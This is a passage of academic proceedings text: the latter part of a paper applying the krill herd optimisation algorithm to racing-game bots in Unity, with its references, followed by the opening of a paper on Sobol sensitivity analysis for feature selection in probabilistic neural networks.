wherein  $Mu = 0.05/\hat{K}_{i,best}$ ;  $p, q \in \{1, 2, \dots, i-1, i+1, \dots, P\}$  and  $\mu \in [0, 1]$ .

This operation completes all evolutionary procedures. Subsequently, we can now obtain individuals that can be used within the next iteration. In so-doing, in the last step ⑧ of the main loop, the cost function for all the swarm members is calculated. Now, the algorithm's termination condition ⑩ decides whether the next iteration is to be entered into or the optimization algorithm is to be completed. The form of stop condition applied could be that of a time limit, or the reaching of a desired fitness level or a combination of above two.

More information about this metaheuristic algorithm can be found in [15]. Regarding the procedure's internal parameters, the tuning of the KHA is described in papers: [24], [25] and [26], while publications [17] and [16] introduce some modifications into the algorithm. The KHA procedure has been verified for application within optimization problems in the case of discrete input data [27], while a parallel version of this procedure is put forward in [28]. Furthermore, it has been applied in medical tasks [29], for data base domains [30], in mechanism and machine theory [31], in clustering tasks [32], [33], and also in neural learning processes [34]. Extensive use of this algorithm has been collected in the article [35].

### III. IMPLEMENTATION AND OPTIMIZATION OF GAME

The Unity engine [36] is now employed in order to complete the task and to implement the game. This is a tool that allows the creation of games for Windows, Linux, Mac OS, Xbox 360, PlayStation 3, Wii U, iPad, iPhone, Android, Windows Phone 8 and BlackBerry environments. Unity has rapidly gained popularity thanks to its user-friendly interface. It allows for fast development of the game, along with the ability to test existing progress. In optimising Unity for creating cross-platform games, the programmer can use any of three programming languages: C# for the Mono platform, JavaScript, or the Boo-inspired language, Python. All implementations described in this work have been written in C#.

Swarm intelligence is applied in our study application for optimizing the travel time by way of adjusting driving performance. Firstly, the track was divided into sectors that consist of curves of similar characteristics. In doing so, a racing line was formed along which the bots are to move. Figure 2 shows the waypoints which are densely distributed throughout the route.

In completing this task, some parameters are introduced. These are considered as being the same parameters that affect the coordinates of individual krill within the herd. The most important parameter is undoubtedly the maximum speed in the sector. If a bot is currently located in a straightaway or where steering arcs are long, and where the steering input angle is low, a high maximum speed is desirable. In turn, if the bot enters within a twisting and winding section of the track or where the curves are tight and steering input is intense, then the speed must be properly limited, otherwise the car loses its grip, resulting in drift, a wider line of travel and, consequently slower travel times. The second parameter is related to the angle between the car and the next point of the race line. If it is greater than the value for a given sector, then the computer



Fig. 2: Race line with waypoints

player starts to understeer or oversteer and must accelerate or decelerate. This value should be greater for straightforward sectors as it reduces the gliding effect of the car on the track. The third and last parameter of the driving characteristic is the time it takes to make a turn. For winding sectors, the value is less than that for simple sectors, because a faster response is needed. The above parameters are transferred to the algorithms for bots controlling in the game engine.

In presenting the implementation of swarm intelligence, the passage time within a particular sector of the track is optimized by adjusting the driving parameters of a given computer player. Therefore, the algorithm should be run only when all the computer players overcome the sector. Detecting the moment when players finish the passage of a given sector takes place using the so-called 'collider' (Fig. 3). Thus, when the last computer player completes a subsequent sector, the *Run(int)* function is called up for the sector identifier that it is responsible for when executing one iteration of the algorithm.

#### A. Application of KHA to game

For the implementation of the KHA, each computer-based object was coded as a *MKrill* class component representing one individual in the population.

Each object has the following attributes: an identifier in the form of an integer, of times in the current round; sector records which store the performance characteristics of the computer player used in the current lap; the parameters described above (maximum speed in the sector, angle between the car and the next point and time to make a turn); best parameters array; induced vectors, foraging vectors and diffusion vectors as components of KHA; and, finally, lower bounds and upper bounds. All the aforementioned are used to store the lower and upper limits of the respective main driving parameters.

Another important element is the determination of the value of the cost function (1). This is the first step in executing each iteration of the KHA. In this implementation, however, cost

function is not calculated explicitly, because the value of this function is the passage time within the sector for which the algorithm is being executed at the moment.

Now, the individual designated Lagrangian (4) components are calculated (see Section II). Firstly, the determination of the motion induced by other krill individuals is accomplished by applying the formulas (5)-(12). In this part of the algorithm, the displacement vector for each individual in the population is generated. In doing this, in each iteration,  $\alpha^{local}$  and  $\alpha^{target}$  based on equations (7) and (11) are first calculated, and then summed according to equation (6). Thereafter, in each iteration, the appropriate vector (5) is determined, taking into account the following parameters,  $N^{max}$  and  $\omega_n$ .

In the next step of the algorithm, the food foraging movement is ascertained as per notation (13). In this part of the iteration, equations (14)-(18) are applied. This process is similar to that of the  $N_i$  calculation. Due to the optimization of travel time in the presented version of the algorithm, it is not possible to easily determine the value of the cost function for food (the value appearing in equation (16)). Thus, the solution is to assign to its value, the activity adapted by an individual closest to the food.

Finally, with regard to moment computing, a random physical diffusion, notated as  $D_i$ , is performed. In this case, equation (19) is used.

After all the above effective motion parameters are calculated, the change of each  $i$ -th krill position can be ascertained through employing equation (20) and applying notation (21).

Finally, it is worth observing that basic KHA utilizes several other evolutionary operators such as mutation (23) and crossover (22) for swarm member modifications. In the present iteration of the paper, these were not applied.

In summation, it should be noted that utilizing KHA is, in a sense, a way of optimising the computer game activity. The presented implementation of the KHA has its advantages and disadvantages. The disadvantage is the inability to explicitly



Fig. 3: A collider located at the end of the sector

calculate the value of the cost function. This value is the time of sector passage, and it can only be known when the computer player has overcome the sector through applying the parameters specified. Therefore, only the estimation of the effect of food position for the krill movement was applied.

The advantage of this implementation is, undoubtedly, its scalability. When needed, it is easy to take into account additional factors that can influence the nature of the player's computer. Moreover, this implementation is not computationally demanding, because each one iteration takes place when the last competitor crosses the boundary of a given sector. In the case of a track, as used in the game, and assuming that the players are moving close together, this means that one iteration every 1.5 – 2.0 seconds is performed.

#### IV. NUMERICAL SIMULATIONS

While researching the effectiveness of the proposed method, we analysed the impact of KHA internal parameters on quality of solution. Herein, we saw that the quality of the solution can be greatly influenced by the impact of internal parameters [24], [37].

The enclosed figures show the results of the tests that were applied to assess the quality and speed of the solution according to KHA parameters. In this case, the subject quantities were  $C_t$ ,  $\omega_n$ ,  $\omega_f$  and  $N$ .

In the test of the first parameter,  $C_t$ , the remaining parameter values are  $\omega_n = 0.5$ ,  $\omega_f = 0.5$  and  $N = 5$ . The results have been visualized in Figure 4. Here, each line shows the best results (i.e., the shortest time of the lap of the bot-car) for the investigated  $C_t$  value.

From the above tests, it can be inferred that an increase in the value of the variable  $C_t$  resulted in an increase in the difference between the times gained by the individual players in the first phase of the test. This indicates that even the far-fetched points in the solution space are represented. Finally, the best time was reached at  $C_t = 1.5$ . This was 93.27 s.




Fig. 4: Convergence of the optimisation procedure with various  $C_t$  parameters

In the next test, the  $\omega_n$  parameter is modified through the application of a number in the range (0.0; 1.0). This action represents the influence of neighbors in the creating of the movement vector. The obtained results are shown in Figure 5.

In this case, increasing  $\omega_n$ , slowed the computer players in achieving better results. This means that through introducing the calculated influence of the neighbors, a larger value of  $\omega_n$  results in a more accurate search within the krill environment while reducing its pace of approaching the global minimum. The best time passed in the test was for the case of  $\omega_n = 0.2$ . Herein, the time value of 92.30 s was achieved.

In our study, the parameter  $\omega_f$  was modified (Figure 6). This is a number in the range of (0.0; 1.0), and it represents the effect of the phase of the food search on the movement




Fig. 5: Convergence of the optimisation procedure with various  $\omega_n$  parameters




Fig. 6: Convergence of the optimisation procedure with various  $\omega_f$  parameters

vector value. Increasing the value of  $\omega_f$ , therefore, resulted in better player performance. For  $\omega_f = 0.1$ , the best time is 93.69, while for  $\omega_f = 0.9$ , this increased to 95.02. However, it is important to take into account that in this implementation, the approximate value of the cost function of the food is one that was calculated to reduce the efficiency of the entire phase of the food search.

The last test was to change the size of the krill population. In this research, a limited amount of the swarm are employed as bots. The main reason for this is that each krill represents one car on the race route. So a large number of bots in one place holds the implication that their collective movement is

similar to that of a krill herd, and a great number of collisions will take place. The results of racing 3, 5 and 7 bots are shown in Figure 7.

One can observe from Figure 7 that increasing population numbers, increases the speeds in which better lap times are acquired by the computer players. When the population had three individuals, it was only after 10 laps that all players started to regularly achieve lap times less than 100 seconds. In the case of a population of five, this came about on the 7th lap. The main reason for such results is that the parameters for each krill are generated according to a uniform distribution. In other words, increasing the population, increases the probability that one of the individuals will be closer to the global minimum. The second reason is the development of synergies between the herd participants.

In conclusion, the modification of the studied parameters can influence the behaviour of the KHA. Increasing the  $C_t$  parameter speeds up the exploration of the solution space, but at  $C_t > 1.0$ , the incremental value of the movement vector may be too large, which in turn, can lead to better solutions. Increasing the value of variables  $\omega_n$  and  $\omega_f$  clearly slows the pace to gaining better results. Increasing the size of the population, in addition to having impact on the speed of the solution, also affects the quality of the solution, as more agents can better search for better solutions.

## V. SUMMARY

Experimental results indicate that the proposed solution can be used in a professional computer game, but only for one of low and medium difficulty. Thus, the level of computer opponents in this approach could be a challenge only for lesser and intermediate players. In order to streamline the implementation, a number of modifications would have to be made. Among these are the incorporation of target users' game results, as this would help improve the performance of the computer players. In order to eliminate the fluctuations of the final travel times, it would be useful to include the current best path, which would have an impact on the routing of the car. An alternative to improving the algorithm is to reduce the random factor generated through the method of determining a new food distribution, by replacing it with a deterministic algorithm or by manually selecting a developer designated fixed location during the game design. The implementation of the game presented in this paper can be further developed in many different ways. The most interesting directions are to find a better selection of krill algorithm parameters in order to be more efficient; to implement an improved version of the KHA, ie Lévy-flight KHA [37]; or to implement a learning mechanism based on human player experience.

## ACKNOWLEDGMENT

The authors are thankful to Jacek Kurlit and Mateusz Harla (students of CUT) for the helpful implementation of the investigated problem.






Fig. 7: Results of simulation for 7, 5 and 3 members of swarm respectively.

## REFERENCES

- [1] J. van Waveren, "The quake iii arena bot," *University of Technology Delft*, 2001.
- [2] X. Yang, *Nature-Inspired Optimization Algorithms*. London: Elsevier, 2014.
- [3] D. E. Goldberg, *Genetic Algorithms in Search, Optimization and Machine Learning*, 1st ed. Boston, MA, USA: Addison-Wesley Longman Publishing Co., Inc., 1989. ISBN 0201157675
- [4] E. Rashedi, H. Nezamabadi-pour, and S. Saryazdi, "Gsa: A gravitational search algorithm," *Information Sciences*, vol. 179, no. 13, pp. 2232 – 2248, 2009. doi: <https://doi.org/10.1016/j.ins.2009.03.004>
- [5] X. S. Yang and S. Deb, "Cuckoo search via levy flights," in *2009 World Congress on Nature Biologically Inspired Computing (NaBIC)*, Dec 2009. doi: 10.1109/NABIC.2009.5393690 pp. 210–214.
- [6] G.-G. Wang, S. Deb, and L. Coelho, "Earthworm optimization algorithm: a bio-inspired metaheuristic algorithm for global optimization problems," *International Journal of Bio-Inspired Computation*, 2015.
- [7] Z. W. Geem, J. H. Kim, and G. Loganathan, "A new heuristic optimization algorithm: Harmony search," *SIMULATION*, vol. 76, no. 2, pp. 60–68, 2001. doi: 10.1177/003754970107600201
- [8] X. Yang, "Firefly algorithm, stochastic test functions and design optimisation," *Int. J. Bio-Inspired Comput.*, vol. 2, no. 2, pp. 78–84, Mar. 2010. doi: 10.1504/IJBIC.2010.032124. [Online]. Available: <http://dx.doi.org/10.1504/IJBIC.2010.032124>
- [9] S. Łukasik and P. A. Kowalski, "Fully informed swarm optimization algorithms: Basic concepts, variants and experimental evaluation," in *2014 Federated Conference on Computer Science and Information Systems*, Sept 2014. doi: 10.15439/2014F377 pp. 155–161.
- [10] S. K. Panigrahi, A. Sahu, and S. Pattnaik, "Structure optimization using adaptive particle swarm optimization," *Procedia Computer Science*, vol. 48, pp. 802 – 808, 2015. doi: <http://dx.doi.org/10.1016/j.procs.2015.04.218>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1877050915007279>
- [11] M. Dorigo and C. Blum, "Ant colony optimization theory: A survey," *Theoretical Computer Science*, vol. 344, no. 2, pp. 243 – 278, 2005. doi: <http://dx.doi.org/10.1016/j.tcs.2005.05.020>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0304397505003798>
- [12] X.-S. Yang and X. He, "Bat algorithm: Literature review and applications," *Int. J. Bio-Inspired Comput.*, vol. 5, no. 3, pp. 141–149, Jul. 2013. doi: 10.1504/IJBIC.2013.055093. [Online]. Available: <http://dx.doi.org/10.1504/IJBIC.2013.055093>
- [13] D. Zou, J. Wu, L. Gao, and S. Li, "A modified differential evolution algorithm for unconstrained optimization problems," *Neurocomputing*, vol. 120, pp. 469 – 481, 2013. doi: <https://doi.org/10.1016/j.neucom.2013.04.036> Image Feature Detection and Description. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0925231213005717>

- [14] J. Liu, X. Jin, and K. C. Tsui, "Autonomy-oriented computing (aoc): formulating computational systems with autonomous components," *IEEE Transactions on Systems, Man, and Cybernetics - Part A: Systems and Humans*, vol. 35, no. 6, pp. 879–902, Nov 2005. doi: 10.1109/TSMCA.2005.851293
- [15] A. H. Gandomi and A. H. Alavi, "Krill herd: A new bio-inspired optimization algorithm," *Communications in Nonlinear Science and Numerical Simulation*, vol. 17, no. 12, pp. 4831–4845, 2012. doi: 10.1016/j.cnsns.2012.05.010. [Online]. Available: <http://dx.doi.org/10.1016/j.cnsns.2012.05.010>
- [16] G.-G. Wang, A. H. Gandomi, and A. H. Alavi, "Stud krill herd algorithm," *Neurocomputing*, vol. 128, pp. 363–370, 2014. doi: 10.1016/j.neucom.2013.08.031. [Online]. Available: <http://dx.doi.org/10.1016/j.neucom.2013.08.031>
- [17] L. Guo, G.-G. Wang, A. H. Gandomi, A. H. Alavi, and H. Duan, "A new improved krill herd algorithm for global numerical optimization," *Neurocomputing*, vol. 138, pp. 392–402, 2014. doi: 10.1016/j.neucom.2014.01.023. [Online]. Available: <http://dx.doi.org/10.1016/j.neucom.2014.01.023>
- [18] X. Li, J. Zhang, and M. Yin, "Animal migration optimization: an optimization algorithm inspired by animal migration behavior," *Neural Computing and Applications*, vol. 24, no. 7, pp. 1867–1877, 2014. doi: 10.1007/s00521-013-1433-8. [Online]. Available: <http://dx.doi.org/10.1007/s00521-013-1433-8>
- [19] S. Fong, S. Deb, and X.-S. Yang, "A heuristic optimization method inspired by wolf preying behavior," *Neural Computing and Applications*, vol. 26, no. 7, pp. 1725–1738, 2015. doi: 10.1007/s00521-015-1836-9. [Online]. Available: <http://dx.doi.org/10.1007/s00521-015-1836-9>
- [20] S. Mirjalili, "Dragonfly algorithm: a new meta-heuristic optimization technique for solving single-objective, discrete, and multi-objective problems," *Neural Computing and Applications*, vol. 27, no. 4, pp. 1053–1073, 2016. doi: 10.1007/s00521-015-1920-1. [Online]. Available: <http://dx.doi.org/10.1007/s00521-015-1920-1>
- [21] G.-G. Wang, S. Deb, and Z. Cui, "Monarch butterfly optimization," *Neural Computing and Applications*, pp. 1–20, 2015. doi: 10.1007/s00521-015-1923-y. [Online]. Available: <http://dx.doi.org/10.1007/s00521-015-1923-y>
- [22] X.-S. Yang, M. Karamanoglu, and X. He, "Multi-objective flower algorithm for optimization," *Procedia Computer Science*, vol. 18, pp. 861–868, 2013. doi: <http://dx.doi.org/10.1016/j.procs.2013.05.251> 2013 International Conference on Computational Science. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1877050913003943>
- [23] S. Łukasik and S. Žak, *Firefly Algorithm for Continuous Constrained Optimization Tasks*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2009, pp. 97–106. ISBN 978-3-642-04441-0. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-04441-0\\_8](http://dx.doi.org/10.1007/978-3-642-04441-0_8)
- [24] P. A. Kowalski and S. Łukasik, "Experimental study of selected parameters of the krill herd algorithm," in *Intelligent Systems'2014*. Springer Science Business Media, 2015, pp. 473–485. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-11313-5\\_42](http://dx.doi.org/10.1007/978-3-319-11313-5_42)
- [25] G. P. Singh and A. Singh, "Comparative study of krill herd, firefly and cuckoo search algorithms for unimodal and multimodal optimization," *IJISA*, vol. 6, no. 3, pp. 35–49, 2014. doi: 10.5815/ijisa.2014.03.04. [Online]. Available: <http://dx.doi.org/10.5815/ijisa.2014.03.04>
- [26] P. K. Adhvaryyu, P. K. Chattopadhyay, and A. Bhattacharjya, "Application of bio-inspired krill herd algorithm to combined heat and power economic dispatch," in *2014 IEEE Innovative Smart Grid Technologies - Asia*. IEEE, 2014. doi: 10.1109/isgt-asia.2014.6873814. [Online]. Available: <http://dx.doi.org/10.1109/isgt-asia.2014.6873814>
- [27] G.-G. Wang, S. Deb, and S. M. Thampi, *Intelligent Systems Technologies and Applications: Volume 1*. Cham: Springer International Publishing, 2016, ch. A Discrete Krill Herd Method with Multilayer Coding Strategy for Flexible Job-Shop Scheduling Problem, pp. 201–215. ISBN 978-3-319-23036-8. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-23036-8\\_18](http://dx.doi.org/10.1007/978-3-319-23036-8_18)
- [28] A. Nowosielski, P. A. Kowalski, and P. Kulczycki, "Increasing the Speed of the Krill Herd Algorithm through Parallelization," in *Information Technology, Computational and Experimental Physics*. AGH University of Science and Technology Press, 2016, pp. 117–120. ISBN 978-83-7464-838-7
- [29] A. Mohammadi, M. S. Abadeh, and H. Keshavarz, "Breast cancer detection using a multi-objective binary krill herd algorithm," in *Biomedical Engineering (ICBME), 2014 21th Iranian Conference on*, Nov 2014. doi: 10.1109/ICBME.2014.7043907 pp. 128–133.
- [30] A. Nowosielski, P. A. Kowalski, and P. Kulczycki, "The column-oriented database partitioning optimization based on the natural computing algorithms," in *2015 Federated Conference on Computer Science and Information Systems, FedCSIS 2015, Łódź, Poland, September 13-16, 2015*, 2015. doi: 10.15439/2015F262 pp. 1035–1041. [Online]. Available: <http://dx.doi.org/10.15439/2015F262>
- [31] R. R. Bulatović, G. Miodragović, and M. S. Bošković, "Modified krill herd (mkh) algorithm and its application in dimensional synthesis of a four-bar linkage," *Mechanism and Machine Theory*, vol. 95, pp. 1–21, 2016. doi: <http://dx.doi.org/10.1016/j.mechmachtheory.2015.08.004>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0094114X15001895>
- [32] P. Kowalski, S. Łukasik, M. Charytanowicz, and P. Kulczycki, "Clustering based on the krill herd algorithm with selected validity measures," in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, G. M., M. L., and P. M., Eds., vol. 8. IEEE, 2016. doi: 10.15439/2016F295 pp. 79–87. [Online]. Available: <http://dx.doi.org/10.15439/2016F295>
- [33] —, "Comparison of krill herd algorithm and flower pollination algorithm in clustering task," *ESCIM 2016*, pp. 31–36, 2016.
- [34] P. Kowalski and S. Łukasik, "Training neural networks with krill herd algorithm," *Neural Processing Letters*, 2015. doi: 10.1007/s11063-015-9463-0
- [35] P. Kowalski, S. Łukasik, and P. Kulczycki, "Methods of collective intelligence in exploratory data analysis: A research survey," in *Proceedings of the International Conference on Computer Networks and Communication Technology (CNCT 2016)*, ser. Advances in Computer Science Research, P. Kowalski, S. Łukasik, and P. Kulczycki, Eds., vol. 54. Xiamen (China): Atlantis Press, December 2016. doi: 10.2991/cnct-16.2017.1 pp. 1–7.
- [36] J. Craighead, J. Burke, and R. Murphy, "Using the unity game engine to develop sarge: a case study," in *Proceedings of the 2008 Simulation Workshop at the International Conference on Intelligent Robots and Systems (IROS 2008)*, 2008.
- [37] S. Łukasik and P. A. Kowalski, "Study of flower pollination algorithm for continuous optimization," in *Intelligent Systems'2014*. Springer Science Business Media, 2015, pp. 451–459. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-11313-5\\_40](http://dx.doi.org/10.1007/978-3-319-11313-5_40)





# Determining the significance of features with the use of Sobol method in probabilistic neural network classification tasks

Piotr A. Kowalski<sup>†‡</sup>

<sup>†</sup>Faculty of Physics and Applied Computer Science,  
AGH University of Science and Technology,  
al. A. Mickiewicza 30, 30-059 Cracow, Poland,  
Email: pkowal@agh.edu.pl

<sup>‡</sup>Systems Research Institute,  
Polish Academy of Sciences,  
ul. Newelska 6, 01-447 Warsaw, Poland,  
E-mail: pakowal@ibspan.waw.pl

Maciej Kusy\*

\*Faculty of Electrical and Computer Engineering,  
Rzeszow University of Technology,  
al. Powstancow Warszawy 12, 35-959 Rzeszow, Poland,  
Email: mkusy@prz.edu.pl

**Abstract**—In this article, the problem of determining the significance of data features is considered. For this purpose the algorithm is proposed, which with the use of Sobol method, provides the global sensitivity indices. On the basis of these indices, the aggregated sensitivity coefficients are determined which are used to indicate significant features. Using such an information, the process of features' removal is performed. The results are verified by the probabilistic neural network in the classification of medical data sets by computing model's quality. We show that it is possible to point the least significant features which can be removed from the input space achieving higher classification performance.

## I. INTRODUCTION

**G**LOBAL sensitivity analysis (GSA) embraces a group of algorithms which determine the influence of the input of the model to the model's output. This gives the possibility of estimating how the model output variance is influenced by relative impact of a single input variable and the interactions between them. In GSA, the influence on the output of the model can be assessed by means of regression methods, screening approaches [1], and the variance-based techniques, e.g., Sobol method [2], [3], the Fourier amplitude sensitivity test (FAST) [4], or the extended (EFAST) [5].

In literature, we can find a lot of contributions devoted to applications of GSA to feature selection. For example, in [6], the Sobol method is applied in optimization of shell and tube heat exchangers; the non-influential geometrical parameters which have the least effect on total cost of tube heat exchangers are identified. In turn, in [7], a new GSA based algorithm for the selection of input variables of neural network is proposed. The algorithm ranks the model's inputs according to their importance in the variance of the network output. In reference [8], one can find the use of the standardized

regression coefficients, Morris screening and EFAST methods in assessing the most relevant processes occurring in waste-water treatment systems. The aforementioned methods are applied to a complex integrated membrane bioreactor where various interactions among the input factors are detected. The authors of current work utilize the GSA methods in the domain of neural network structure reduction. In [9], we present how the structure of the probabilistic neural network (PNN) can be optimized by means of Sobol, FAST and EFAST methods.

It is important to note that, in addition to GSA based techniques, many other approaches exist which can be utilized for feature selection. For example, ReliefF algorithm, proposed by Kira and Rendell in [10], computes the weights for data set features. This shows how well the feature values distinguish among patterns which are near to each other, taking into account the output class. On the basis of the weight values, the feature significance can be established. Similarly, Breiman's random forest algorithm [11], within its training process, invokes variable importance procedure. This procedure provides a ranking of the overall relevance of features. On the other hand, the extended version of Naïve Bayes classifier, presented in [12], determines the importance of features in classification process by means of weights of a normalized neural network. The weights are obtained by the backpropagation-like technique applied to the model training. The appropriate connection between the network and the classifier is implemented. The attribute clustering algorithms are also utilized to construct informative subset of available features from high dimensional data. The authors of [13] propose such a solution along with an attribute similarity measure which is useful for identifying groups of features that are likely to be selected for reduction purposes.

In this study, we propose the algorithm for determining the significance of input features. This significance is obtained using Sobol method. For the analysis, the UCI machine learning

The work was supported by Rzeszow University of Technology, Department of Electronics Fundamentals Grant for Statutory Activity (DS 2017).

repository (UCI-MLR) data sets [14] are used. The algorithm is tested in the classification problems conducted using PNN; the correctness of operation is verified by computing the learning and test qualities.

This article is organized as follows. In section II, the Sobol sensitivity analysis fundamentals are provided. Section III, introduces the PNN model highlighting its architecture and training algorithm. In section IV, the algorithm for determining the significance of input features is proposed. Section V presents numerical verification results achieved by the proposed algorithm. In section VI, we shortly summarize our work.

## II. SOBOL SENSITIVITY ANALYSIS

Sobol method is based on decomposition of the model output variance into summands of variances of the input parameters in increasing dimensionality [2], [15]. It establishes the contribution of each input variable and the interactions between them to the overall variance in the output of the model. This is achieved by computing the first-order, second-order, higher-order and the overall sensitivity indices. Below, we show how to determine this contribution of variables according to the Sobol approach.

Let  $\mathbf{x} = (x_1, x_2, \dots, x_N)$  be the set of mutually independent input parameters in which  $x_i \in I^N$  where  $I$  denotes  $[0,1]$  interval and  $I^N$  is the  $N$ -dimensional unit hypercube. The model output, whose sensitivity to the parameters  $x_1, x_2, \dots, x_N$  is to be determined, is an integrable function  $f(\mathbf{x})$  defined in  $I^N$

$$f(\mathbf{x}) = f_0 + \sum_{s=1}^N \sum_{i_1 < i_2 < \dots < i_s} f_{i_1 i_2 \dots i_s}(x_{i_1}, x_{i_2}, \dots, x_{i_s}). \quad (1)$$

It can be seen that the overall number of summands in (1) is  $2^N$ . Equation (1) can be rewritten in the following form

$$f(\mathbf{x}) = f_0 + \sum_{i=1}^N f_i(x_i) + \sum_{i=1}^N \sum_{j=i+1}^N f_{ij}(x_i, x_j) + \dots + f_{12\dots N}(x_1, x_2, \dots, x_N). \quad (2)$$

Formula (1) is called ANOVA-representation of  $f(\mathbf{x})$  if the integral of each summand over each of its own variables is zero

$$\int_0^1 f_{i_1 i_2 \dots i_s}(x_{i_1}, x_{i_2}, \dots, x_{i_s}) dx_k = 0 \quad (3)$$

